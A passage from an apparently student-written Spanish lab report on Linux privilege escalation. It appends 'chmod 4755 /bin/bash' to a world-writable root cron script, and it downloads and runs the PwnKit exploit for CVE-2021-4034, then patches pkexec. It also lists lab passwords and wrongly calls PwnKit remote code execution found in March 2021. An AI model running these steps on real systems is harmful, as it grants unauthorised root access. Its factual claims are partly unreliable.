# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/1 * * * * root /.s3cr3t/logTask.sh
```

Aquí tenemos el fichero “crontab” donde se halla una tarea programada del script “logTask.sh” Accedemos a la ruta donde se encuentra el fichero.

~$ cd /.s3cr3t/

```
earl@exta:/$ cd /.s3cr3t/
earl@exta:/.s3cr3t$ ls -la
total 12
drwxr-xr-x  2 earl root 4096 Feb 23 18:39 .
drwxr-xr-x 20 root root 4096 Feb 23 18:04 ..
-rwxr-xrwx  1 root root  187 Feb 23 18:39 logTask.sh
earl@exta:/.s3cr3t$
```

-rwxr-xrwx 1 root root 187 Feb 23 18:39 logTask.sh

Como se puede apreciar en los permisos el fichero pertenece a root pero en los bits que pertenecen a “others” disponemos de “rwx” que significa que podemos leer, escribir y ejecutar. Esto se debe a una mala configuración a la hora de asignar los permisos.

Llegados a este punto, nos vamos a aprovechar de estos permisos, además de que se está ejecutando como root el script para inyectar un comando dentro del script y aprovechar para escalar privilegios.

1) Abrimos el script SH y lo editamos:

~$ nano logTask.sh

```
 GNU nano 3.2                                    logTask.sh

#!/bin/bash

cat /var/logs/auth.log > /root/Unixlogs.txt
cat /var/logs/apache2/moodle.local.com_access.log > /root/Moodlelogs.txt
cat /var/logs/apache2/access.log > /root/Apache2logs.txt
```

2) Una vez abierto añadimos una linea al final del fichero con el siguiente comando que como anteriormente explicado es colocar el bit SUID:

chmod 4755 /bin/bash

Ctrl+O" + "**Intro**" y salimos con "**Ctrl+X**"

```
#!/bin/bash

cat /var/logs/auth.log > /root/Unixlogs.txt
cat /var/logs/apache2/moodle.local.com_access.log > /root/Moodlelogs.txt
cat /var/logs/apache2/access.log > /root/Apache2logs.txt
chmod 4755 /bin/bash
```

3) Esperamos 1 minuto y actualizamos listando la /bin/bash a ver la diferencia como cambia el binario cuando se añade el SUID.

~$ ls -la /bin/bash

```
earl@exta:/.s3cr3t$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
earl@exta:/.s3cr3t$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
earl@exta:/.s3cr3t$
```

4) Finalmente ejecutamos el siguiente comando para ejecutar la /bin/bash como root y haber realizado correctamente el ataque:

~$ bash -p

```
earl@exta:/.s3cr3t$ bash -p
bash-5.0# id;whoami
uid=1001(earl) gid=33(www-data) euid=0(root) groups=33(www-data)
root
bash-5.0#
```

Ahora ya somos dueños de la máquina y podemos hacer lo que queramos en ella. Hemos completado correctamente las escaladas de privilegios desde un usuario sin ningún permiso a alcanzar al usuario administrador.

4. Explotación y parcheo de PKEXEC CVE-2021-4034 (PwnKIT)

En este punto vamos a utilizar una vulnerabilidad de ejecución de código remoto que afecta a sistemas Linux que utilizan el programa "pkexec". **Esta vulnerabilidad se considera crítica** porque puede permitir a un atacante tomar control total del sistema afectado. La vulnerabilidad se descubrió en **marzo de 2021** y se corrigió en las versiones más recientes de los sistemas operativos Linux que utilizan pkexec. Así que vamos a ver cómo explotar la vulnerabilidad paso a paso.

1) Primero localizamos el binario “pkexec” que, por defecto, se encuentra en “/usr/bin”:

~$ ls -la /usr/bin/pkexec

```
user1@base:~$  ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
user1@base:~$
```

Podemos observar que dispone del Bit SUID y además pone la **fecha de creación del mismo que es de “2019” y la vulnerabilidad se descubrió en 2021,** así que vamos a comprobar si es vulnerable.

2) Colocamos el siguiente comando para descargarnos el exploit preparado para explotar la vulnerabilidad de forma automática.

~$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o pwnkit

```
user1@base:~$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o pwnkit
user1@base:~$ ls -la pwnkit
-rw-r--r-- 1 user1 user1 18040 Mar  6 17:15 pwnkit
```

3) Le damos permisos de ejecución al binario descargado en el paso anterior con:

~$ chmod +x pwnkit

```
user1@base:~$ chmod +x pwnkit
user1@base:~$ ls -la pwnkit
-rwxr-xr-x 1 user1 user1 18040 Mar  6 17:15 pwnkit
```

4) Ejecutamos el exploit y comprobamos que se ejecute exitosamente

~$ ./pwnkit

```
user1@base:~$ ./pwnkit
root@base:/home/user1# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
),109(netdev),112(bluetooth),117(lpadmin),123(libvirt),125(wireshark),1000(user1),64055(libvirt-qe
mu)
root@base:/home/user1# whoami
root
root@base:/home/user1#
```

Y, *voilà*, **es vulnerable** a CVE-2021-4034, y como podemos apreciar, nos convierte directamente a usuario **root** en nuestra máquina, sin realizar ningún ataque específico.
De aquí se debe tener en cuenta lo peligroso que es realmente este "ecosistema" informático en "la Red", y a lo que están expuestos nuestros sistemas si no se lleva un buen mantenimiento de seguridad.

5) Cómo **parchear la vulnerabilidad** sin actualizar de forma manual para que no suceda.

~$ chmod 755 /usr/bin/pkexec

Si modificamos el bit SUID al binario pkexec, ya **no es vulnerable** en este ámbito**.**

```
user1@base:~$ ls -la /usr/bin/pkexec
-rwxr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
user1@base:~$ ./pwnkit
user1@base:~$ whoami
user1
```

5. Anexos

5.1. Referencias y fuentes

1. Exploit Python3 utilizado:

- https://github.com/xbossyz/garaje_suyer/blob/main/suyScript.py
- Modificación del script proporcionado por: u/lantz -- source,
- A su vez, el *payload* de éste fue extraído del exploit original, creado por: u/HoangKien1020

2. Información adicional como respaldo:

- https://chat.openai.com/chat

3. Exploit PKEXEC CVE-2021-4034

- https://github.com/ly4k/PwnKit

4. Máquina NetinVM proporcionada:

- https://www.uv.es

5.2. Usuarios y contraseñas de las máquinas

- Maquina victima (Servidores): EXTA
- Maquina atacante: BASE

- base@user1: You can change me.
- exta@user1: malespasswds

- Usuario moodle: smoya
  Password moodle: Su3r73_3nc0ntr4nd0

En la máquina víctima, EXTA:

- Acceso root: Password123
- Acceso earl: mellamanearl

DocuSigned by:
Erlaitz Parreño
7B673862C39742A...

SERGIO|MOYA|MOYA Firmado digitalmente por SERGIO|MOYA|MOYA Fecha: 2023.03.14 21:52:39 +01'00'

Alexandre Esparcia Estrela

CLC

Alex Esteve Dorado